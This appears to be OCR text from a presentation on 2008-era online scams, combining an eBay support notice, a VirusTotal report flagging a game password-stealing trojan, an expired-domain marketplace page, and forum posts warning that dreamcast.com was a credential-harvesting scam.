
Once you have clicked on the "Live Help" link, you will be prompted to enter a chat name or email address along with a topic related to your reason for contacting eBay. After you have entered this information, the next available representative will assist you.

In the event that you are unable to contact eBay through Live Help after taking these steps, respond directly to this message to request assistance. We will contact you by email after we have received your response.

Please allow at least 72 hours for an email reply. Emailing us prior to receiving our reply will result in an additional delay. In order to handle your concern as quickly and efficiently as possible, we encourage you to contact us through Live Help if you are able to do so.

Easy as Pie?

Easy as Pie?



Home
Smart Bookmarks
Getting Started
Latest Headlines
Apple
Amazon
eBay
Yahoo!
News
Google Page Creator
VirusTotal – Free Online Virus ...
日本語 | Slovenščina | Dansk | Русский | Română | Türkçe | Nederlands | Ελληνικά | Français | Svenska | Português | Italiano | 繁體中文 | 简体中文 | Magyar | Deutsch | Česky | Polski | Español
VIRUS TOTAL
Compact
Print results

Virustotal is a **service that analyzes suspicious files** and facilitates the quick detection of viruses, worms, trojans, and all kinds of malware detected by antivirus engines. More information...

File **00009.exe** received on **03.25.2008 20:02:12 (CET)**
Current status: **finished**
Result: **26/32 (81.25%)**

Antivirus	Version	Last Update	Result
AhnLab-V3	2008.3.26.0	2008.03.25	Win-Trojan/OnlineGameHack
AntiVir	7.6.0.75	2008.03.25	TR/Dropper.Gen
Authentium	4.93.8	2008.03.25	-
Avast	4.7.1098.0	2008.03.24	Win32:Vaklik-AL
AVG	7.5.0.516	2008.03.25	PSW.OnlineGames
BitDefender	7.2	2008.03.25	Generic.PWS.Games.4.7B5A2A10
CAT-QuickHeal	9.50	2008.03.24	TrojanPSW.OnLineGames.tim
ClamAV	0.92.1	2008.03.25	PUA.Packed.UPack-1
DrWeb	4.44.0.09170	2008.03.25	Trojan.PWS.Wsgame.3654
eSafe	7.0.15.0	2008.03.18	Win32.OnLineGames.ti
eTrust-Vet	31.3.5641	2008.03.25	Win32/Frethog!generic
Ewido	4.0	2008.03.25	Trojan.OnLineGames.tim

Everything has a price!
Buying good Reputation



DELETED DOMAINS.com
On Hold and Expired Domain Search

HOME | TODAY'S DELETIONS | TODAY'S REGISTRATIONS | POWER SEARCH | DETAILED STATISTICS | MEMBERSHIPS

Secret: Every day thousands of domains are forfeited by their owners who fail to renew or pay for the registration fees on their expiring domains.

Domain Search:
All
SHOW DOMAINS

LOGIN
E-mail
Password
☐ Remember Login
Login
Not a member yet?
Register here!
Forgot password?
Click here to retrieve it

Unlimited Results
No limit to the number of results returned from searching.
MORE INFO

Domain Alert!
Notification of domains that meet your search criteria.
MORE INFO

Advanced Details
Detailed information on the domains returned from your searches.
MORE INFO


Register Today!
Start enjoying the benefits of membership today.
JOIN NOW


CURRENT DOMAIN STATISTICS

Registered:	14,928,685
On-Hold:	39,958,829
Deleted:	46,243,934

TOMORROW'S DELETIONS
mainmotors.net
maleforum.net
malenet.net
maltanat.net
mamitiger.net
View Complete list

Expired Domain dreamcast.com


Dreamcast™
SUCKERS...
Do you still own a Dreamcast™?
あなたはまだドリームキャストを持っていますか。


News - GameGrep - Mozilla Firefox
Bookmarks Tools Help
http://www.gamegrep.com/games/dreamcast/
t Headlines
Dreamcast.

Hardware

[19]
]
]
ny CD,
one said
mment...
ike to
[16]
ns! [5]
/ Disc 2
eral
atibility
[3]

Platforms and Info on Neoseeker

Platform	FAQs	Cheats	Reviews	Screenshots	Release	Discussion
DC	FAQs	Cheats	-	Screenshots	1999	Forum

All | Blog | Industry News | News

116 **Dreamcast.com is a Scam!**

Ameer | 8 days 15 hours ago | News | Dreamcast Company Misc | views: 1920

""Do you still own a Dreamcast?" asks dreamcast.com. By all appearances, the supposed official site of Sega's cherished console has received a legitimate update, exciting loyalists that have been anticipating the system's 10-year anniversary later this year. By clicking on the question, visitors are prompted to accept a user agreement for an @user.dreamcast.com email account (apparently tied to Gmail). Applicants must supply a console serial number, email address, and password before being gra..."

9 comments | go to source | read more | (www.joystiq.com)

152 **Sega Wants To Know If You Still Own A Dreamcast!**

ITANI | 10 days 12 hours ago | News | Dreamcast | views: 2420

Supermoderator Edit (11/03/08): Do not submit your details to the Dreamcast.com website, it has been confirmed a scam by Sega of Japan.

- Ren of Heavens

